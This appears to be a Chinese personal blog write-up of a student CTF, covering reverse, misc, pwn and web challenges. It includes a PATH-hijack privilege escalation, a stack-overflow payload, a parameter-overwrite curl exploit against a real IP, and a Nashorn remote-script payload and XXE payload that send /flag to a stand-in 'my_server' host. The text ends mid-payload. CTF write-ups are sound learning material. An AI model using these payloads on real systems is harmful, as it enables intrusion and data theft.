title: "2025科技文化节个人WriteUp" description: "第一次打比赛 好玩" pubDate: "May 1 2025" categories:

- tech tags:
- CTF
- WriteUp


Reverse

`Reverse` 部分有些题目赛时的做法比较粗暴 赛后复盘在出题人放出源码后在blog继续更新

signin

```
*(_DWORD *)&s[strlen(s)] = 5526852;
strcpy(&s[strlen(s)], "CTF{");
*(_DWORD *)&s[strlen(s)] = 7746418;
strcpy(&s[strlen(s)], "3R53_");
*(_DWORD *)&s[strlen(s)] = 6235185;
strcpy(&s[strlen(s)], "\\/");
strcpy(&s[strlen(s)], "3ry_");
strcpy(&s[strlen(s)], "f(_)");
strcpy(&s[strlen(s)], "n&ea");
*(_DWORD *)&s[strlen(s)] = 2193717;
*(_WORD *)&s[strlen(s)] = 125;
```

`DUTCTF{r3v3R53_1$_\/3ry_f(_)n&ea5y!}`断个点就行




使用 WSL2来调试

运行安装目录的 IDA\dbgsrv\linux_server64 然后选 Remote Linux debugger

weather?

赛时:



读入之后打个断点走两步就拿到了

tulip

看题目描述就知道是花指令了

赛时:

找到了花指令 `jnz jz Call $+5` 但只处理了一半 想着花指令能骗过IDA骗不过AI 然后拿到了伪代码

TEA直接解就行

```
#include <stdint.h>
#include <iostream>
void decrypt_chunk_modified_xtea(uint32_t v[2], const uint32_t k[4])
{
    uint32_t v0 = v[0], v1 = v[1];
    const uint32_t delta = 0x114514; // The custom delta found
    uint32_t sum = delta * 32;       // Start sum for 32 rounds of decryption

    for (int i = 0; i < 32; ++i)
    { // 32 rounds
        // Undo the update to v1 first
        v1 -= (((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]));

        // Undo the update to v0 second
        v0 -= (((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]));

        sum -= delta; // Decrement sum for decryption
    }
    v[0] = v0;
    v[1] = v1;
}

int main()
{
    // The Key (data1 from sub_5C4F90)
    uint32_t key[4] = {0x11223344, 0x55667788, 0x99AABBCC, 0xDDEEFF11};

    // The Encrypted Data we want to decrypt (key_data from sub_5C4F90 - first 48
bytes)
    uint32_t encrypted_data[12] = {
        0x329E0EAF, 0x6A398361, // Chunk 0
        0x320B21FA, 0x2200B7F1, // Chunk 1
        0x2E086774, 0x74EAEF36, // Chunk 2
        0xE8EF0A23, 0xAFD4AC64, // Chunk 3
        0x92F93A03, 0xB37A9BFF, // Chunk 4
        0x3CED126C, 0xF5E00531  // Chunk 5
    };

    // Buffer to hold the decrypted flag (48 bytes / 6 chunks)
    uint32_t decrypted_flag[12];
```

```
    // Decrypt each 8-byte (2 * uint32_t) chunk
    for (int i = 0; i < 6; ++i)
    {
        uint32_t chunk[2];
        chunk[0] = encrypted_data[i * 2];
        chunk[1] = encrypted_data[i * 2 + 1];

        decrypt_chunk_modified_xtea(chunk, key);

        decrypted_flag[i * 2] = chunk[0];
        decrypted_flag[i * 2 + 1] = chunk[1];
    }

    // Print the decrypted flag as characters
    char *flag_bytes = (char *)decrypted_flag;
    std::cout << "Potential Flag (first 48 bytes): ";
    for (int i = 0; i < 48; ++i)
    {
        // Only print printable ASCII characters, represent others as '.'
        if (flag_bytes[i] >= 32 && flag_bytes[i] <= 126)
        {
            std::cout << flag_bytes[i];
        }
        else
        {
            std::cout << '.'; // Use '.' for non-printable bytes
        }
    }
    std::cout << std::endl;

    return 0;
}
```

MAZE

经典迷宫DP

赛时:

map.txt

output > map.txt

```
50 60
2415485 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
15943835 518243 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
8166793 5121297 17062444 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
4139490 11970452 13078820 11545893 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
5811635 10879144 3240446 6853482 583418 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
3114029 18905546 1618428 18758625 1953445 2925780 0 0 0 0 0 0 0 0 0 0 0 0
2668134 2121245 10255186 16919285 1788441 2659943 6655362 0 0 0 0 0 0 0
11131236 12628624 10721594 10185824 5719536 7878940 18352617 7479935 0 0
5449359 19131209 19450388 15167281 11185078 2409100 6554401 11064626 926
3776921 14178655 8676103 5395350 13445255 7268651 4960232 12752491 93898
10179751 11178338 17875362 13474215 18948676 7651063 1342887 6281577 100
17489637 11310288 4781354 17448000 6985545 12605534 16496202 10179048 81
14942863 19351319 5588224 18850616 1458629 18340716 5387589 13313149 566
12625753 13762851 15582360 3143430 131755 1232505 1141042 8081145 265296
16075732 15138182 16348785 8218701 7228122 12847181 10446027 6586713 143
4529304 14988090 6235354 18292155 11078426 9378784 15063012 8950033 7158
16723400 4051729 11246602 2089178 7918954 1240861 12535205 14505667 1554
16796765 7186004 9167050 3322626 18888118 18117083 7120656 19179352 6867
817239 15708737 16009683 15322907 8402486 14986684 15589056 5862271 2712
1318781 14006527 11437478 4612688 2837959 18952301 12951269 6059233 8455
15175624 16776323 17857543 6781600 16915436 8733042 2212682 6729575 1906
14256865 1149461 1394640 8147764 1987172 16662545 3719353 14450669 85354
```

实在找不对种子，直接把地图搞下来了

```python
import sys

# 设置一个表示负无穷的值，用于不可达状态和比较
NEG_INF = -1e18  # 使用一个足够小的数


def solve():
    # --- 读取地图数据 ---
    try:
        with open("output/map.txt", "r") as f:
            # 读取地图大小 (如果 C++ 代码写入了的话)
            # MAZE_HEIGHT, MAZE_WIDTH = map(int, f.readline().split()) # 可选
            map_lines = f.readlines()
    except FileNotFoundError:
        print("Error: map.txt not found. Please run the C++ map generator first.")
        sys.exit(1)

    # --- 解析地图数据 ---
    # 我们假设地图 Y 范围是 1 到 50， X 范围是 1 到 60
    MAZE_HEIGHT = 50
    MAZE_WIDTH = 60
    maze_data = [[0] * (MAZE_WIDTH + 1) for _ in range(MAZE_HEIGHT + 1)]
    for y_idx, line in enumerate(map_lines):
```


```
        y = y_idx + 1  # 行号对应 y 坐标 (1 到 50)
        if y > MAZE_HEIGHT:
            break
        values = list(map(int, line.split()))
        for x_idx, val in enumerate(values):
            x = x_idx + 1  # 列号对应 x 坐标 (1 到 60)
            if x > MAZE_WIDTH:
                break
            maze_data[y][x] = val

# --- 动态规划 ---
# dp[y][x]: 到达 (x, y) 的最大分数
# prev_move[y][x]: 到达 (x, y) 的最优路径的上一步 ('A', 'B', 'C')
# 维度: y 从 0 到 50, x 从 0 到 60 (使用 0 作为边界/哨兵)
dp = [[NEG_INF] * (MAZE_WIDTH + 1) for _ in range(MAZE_HEIGHT + 1)]
prev_move = [[''] * (MAZE_WIDTH + 1) for _ in range(MAZE_HEIGHT + 1)]

# 初始状态
initial_score = 0  # 我们确定的初始分数
dp[1][1] = initial_score

# 迭代计算 DP
# y 代表当前步数所在的行 (从 2 到 50)
for y in range(2, MAZE_HEIGHT + 1):
    # x 代表当前步数到达的列
    for x in range(1, MAZE_WIDTH + 1):  # x 从 1 开始
        current_cell_value = maze_data[y][x]
        best_prev_score = NEG_INF
        move = ''

        # 检查从上方 'C' (x, y-1) 转移
        if x >= 1 and dp[y-1][x] > NEG_INF:
            score = dp[y-1][x]
            if score > best_prev_score:
                best_prev_score = score
                move = 'C'

        # 检查从左上方 'B' (x-1, y-1) 转移
        if x - 1 >= 1 and dp[y-1][x-1] > NEG_INF:
            score = dp[y-1][x-1]
            if score > best_prev_score:
                best_prev_score = score
                move = 'B'

        # 检查从右上方 'A' (x+1, y-1) 转移
        if x + 1 <= MAZE_WIDTH and dp[y-1][x+1] > NEG_INF:
            score = dp[y-1][x+1]
            if score > best_prev_score:
                best_prev_score = score
                move = 'A'

        # 如果存在有效的上一步，更新 dp 表和 prev_move 表
        if move:  # 等价于 best_prev_score > NEG_INF
            dp[y][x] = best_prev_score + current_cell_value
            prev_move[y][x] = move

# --- 找到最大分数和终点 ---
```

```
    final_y = MAZE_HEIGHT
    max_score = NEG_INF
    final_x = -1

    for x in range(1, MAZE_WIDTH + 1):
        if dp[final_y][x] > max_score:
            max_score = dp[final_y][x]
            final_x = x

    if final_x == -1:
        print("Error: Could not find a valid path to the end.")
        sys.exit(1)

    print(f"Maximum score found: {max_score}")
    print(f"Ending position: (x={final_x}, y={final_y})")

    # --- 回溯路径 ---
    path = []
    curr_x = final_x
    curr_y = final_y

    # 总共 49 步，对应 y 从 50 回溯到 2
    for y in range(curr_y, 1, -1):
        move = prev_move[y][curr_x]
        path.append(move)
        # 根据 move 更新上一步的 x 坐标
        if move == 'A':
            curr_x += 1
        elif move == 'B':
            curr_x -= 1
        # elif move == 'C': # x 不变
        #     pass

    # 路径是反的，需要逆序
    path.reverse()
    final_path = "".join(path)

    # --- 输出结果 ---
    print(f"Path length: {len(final_path)}")
    print(f"Path: {final_path}")
    print(f"Flag format: DUTCTF{{{final_path}}}")  # 假设 Flag 格式


if __name__ == "__main__":
    solve()
```

WoAiShiinaMahiru


wasm2c 反编译

```
static const u8 data_segment_data_w2c_input_d0[] = {
  0x52, 0x46, 0x56, 0x55, 0x51, 0x31, 0x52, 0x47, 0x65, 0x7a, 0x59, 0x34,
  0x4d, 0x47, 0x52, 0x6a, 0x4e, 0x54, 0x55, 0x78, 0x4c, 0x54, 0x49, 0x31,
  0x4f, 0x44, 0x51, 0x74, 0x4f, 0x44, 0x41, 0x77, 0x5a, 0x53, 0x31, 0x69,
  0x4f, 0x47, 0x4a, 0x6d, 0x4c, 0x57, 0x51, 0x7a, 0x59, 0x7a, 0x4d, 0x35,
  0x4d, 0x7a, 0x52, 0x6b, 0x4f, 0x54, 0x64, 0x6c, 0x4f, 0x48, 0x30, 0x3d,
  0x00, 0x00, 0x00, 0x00, 0x41, 0x42, 0x43, 0x44, 0x45, 0x46, 0x47, 0x48,
  0x49, 0x4a, 0x4b, 0x4c, 0x4d, 0x4e, 0x4f, 0x50, 0x51, 0x52, 0x53, 0x54,
  0x55, 0x56, 0x57, 0x58, 0x59, 0x5a, 0x61, 0x62, 0x63, 0x64, 0x65, 0x66,
  0x67, 0x68, 0x69, 0x6a, 0x6b, 0x6c, 0x6d, 0x6e, 0x6f, 0x70, 0x71, 0x72,
  0x73, 0x74, 0x75, 0x76, 0x77, 0x78, 0x79, 0x7a, 0x30, 0x31, 0x32, 0x33,
  0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x2b, 0x2f, 0x00, 0x2d, 0x2b, 0x20,
  0x20, 0x20, 0x30, 0x58, 0x30, 0x78, 0x00, 0x28, 0x6e, 0x75, 0x6c, 0x6c,
  0x29, 0x00, 0x49, 0x6e, 0x70, 0x75, 0x74, 0x20, 0x66, 0x6c, 0x61, 0x67,
  0x3a, 0x20, 0x00, 0x4e, 0x6f, 0x74, 0x20, 0x67, 0x6f, 0x6f, 0x64, 0x2e,
  0x20, 0x00, 0x4e, 0x69, 0x63, 0x65, 0x21, 0x20, 0x00, 0x0a, 0x00, 0x00,
  0xa0, 0x06,
};
```



Misc

Signin



D{m2uD!UFW0E_oDT_u5}TT3c_O2_CfTrC1TsTE一眼乱序，栅栏密码解密后得到DUTCTF{W31c0mE_TO_2o2s_DuTCTf_DuTEr5!}

特定低手

发现桥上有字

调用语言模型无脑开启联网搜索

```
地上写着 バス専用

7:30 - 9:00 Overpass有个明治通り (Meiji Dōri)

豊島区目白三丁目 (Toshima-ku Mejiro San-chōme)给我具体经纬度
```

google街景

邮编数字部分 1710032

Terminal


```
test@046413259f36:~$ find / -type f \( -perm -4000 -o -perm -2000 \) -ls
2>/dev/null
  4599371     40 -rwxr-sr-x   1 root     shadow      39160 Sep 22  2023
/usr/sbin/unix_chkpwd
  4603694     52 -rwsr-xr--   1 root     messagebus    51272 Sep 16  2023
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
  4603899    640 -rwsr-xr-x   1 root     root         653888 Feb 14 21:06
/usr/lib/openssh/ssh-keysign
  4597709     64 -rwsr-xr-x   1 root     root          62672 Mar 23  2023
/usr/bin/chfn
  4597715     52 -rwsr-xr-x   1 root     root          52880 Mar 23  2023
/usr/bin/chsh
  4597706     80 -rwxr-sr-x   1 root     shadow        80376 Mar 23  2023
/usr/bin/chage
```

```
  4597926     36 -rwsr-xr-x   1 root     root          35128 Nov 22 04:01
/usr/bin/umount
  4597850     68 -rwsr-xr-x   1 root     root          68248 Mar 23  2023
/usr/bin/passwd
  4597776     88 -rwsr-xr-x   1 root     root          88496 Mar 23  2023
/usr/bin/gpasswd
  4597834     60 -rwsr-xr-x   1 root     root          59704 Nov 22 04:01
/usr/bin/mount
  4597902     72 -rwsr-xr-x   1 root     root          72000 Nov 22 04:01
/usr/bin/su
  4597839     48 -rwsr-xr-x   1 root     root          48896 Mar 23  2023
/usr/bin/newgrp
  4597760     32 -rwxr-sr-x   1 root     shadow        31184 Mar 23  2023
/usr/bin/expiry
  4602046    476 -rwxr-sr-x   1 root     _ssh         485760 Feb 14 21:06
/usr/bin/ssh-agent
  4609046     16 -rwsr-xr-x   1 root     root          16064 Feb 28 15:46
/tmp/whatisthis
test@046413259f36:~$/tmp/whatisthis
    PID TTY          TIME CMD
     23 pts/0    00:00:00 whatisthis
     24 pts/0    00:00:00 sh
     25 pts/0    00:00:00 ps
test@046413259f36:~$ echo '/bin/sh' > ~/ps
test@046413259f36:~$ chmod +x ~/ps
test@046413259f36:~$ export PATH=~:$PATH
test@046413259f36:~$ /tmp/whatisthis
```

`/tmp/whatisthis` -> `whatisthis` 程序内部启动 `sh` -> `sh` 执行 `ps` 命令 -> `ps` 输出进程列表

路径劫持直接提权

我是少女乐队高手




两个音轨 相同记为 `0` 不同记为 `1`

`midi2csv` 转换后提取出

```
a =
"000101001001000110010101100101010101010001001100010101001001000111011001010011001000110001001100010110001101111010010001100110101001011000001100100111011101110111011001000110101001001111000111001"
len(a) == 194
```

多两位 把前两个丢了



pwn

minesweeper

`No canary found` 栈溢出

```
__int64 read_int(void)
{
  unsigned int buf; // [rsp+Ch] [rbp-4h] BYREF

  read(0, &buf, 0x10uLL);
  return buf;
}
```

```
win(void)       .text   000000000000222F        00000030        00000008
.       .       .       .       .       .       B       T       .
```

```
payload = b'A'*12 + b'F'
print(f"[*] Sending payload ({len(payload)} bytes): {payload}")
io.send(payload)  # Use send() for read(), not sendline()
print("[+] Payload sent.")
io.interactive()
```

`/bin/sh` 提权

kernel_master

解压一下就拿到了 `flag{test}`

本题不会做 纯误判

Web

Real_E2_J5!

```
curl -X POST http://210.30.97.133:10079/validate \
-H "Content-Type: application/json" \
```

```
-d '{"key": "adminSecret", "value": "adminSecret", "adminSecret": "hack"}'

curl http://210.30.97.133:10079/admin?secret=hack
```

逻辑漏洞 覆盖 `adminSecret`

Editor

```
{
    "name": "javascript",
    "script": "var a=new
java.beans.Customizer{setObject:load};a.object=\"http://my_server:8000/payload.js\"
"
}
```

写到这里突然发现服务器 `8000`端口当时做完忘了关 被扫爆了

求求佬帮看看有没有敏感数据 整个用户文件夹全被扫了

langqi99.com/data.log

Real_upload?

跟上面类似的

```
<!ENTITY % file SYSTEM "file:///flag">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://my_server:8001/?data=%file;'>">
%all;
```

```
cat << EOF > name.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
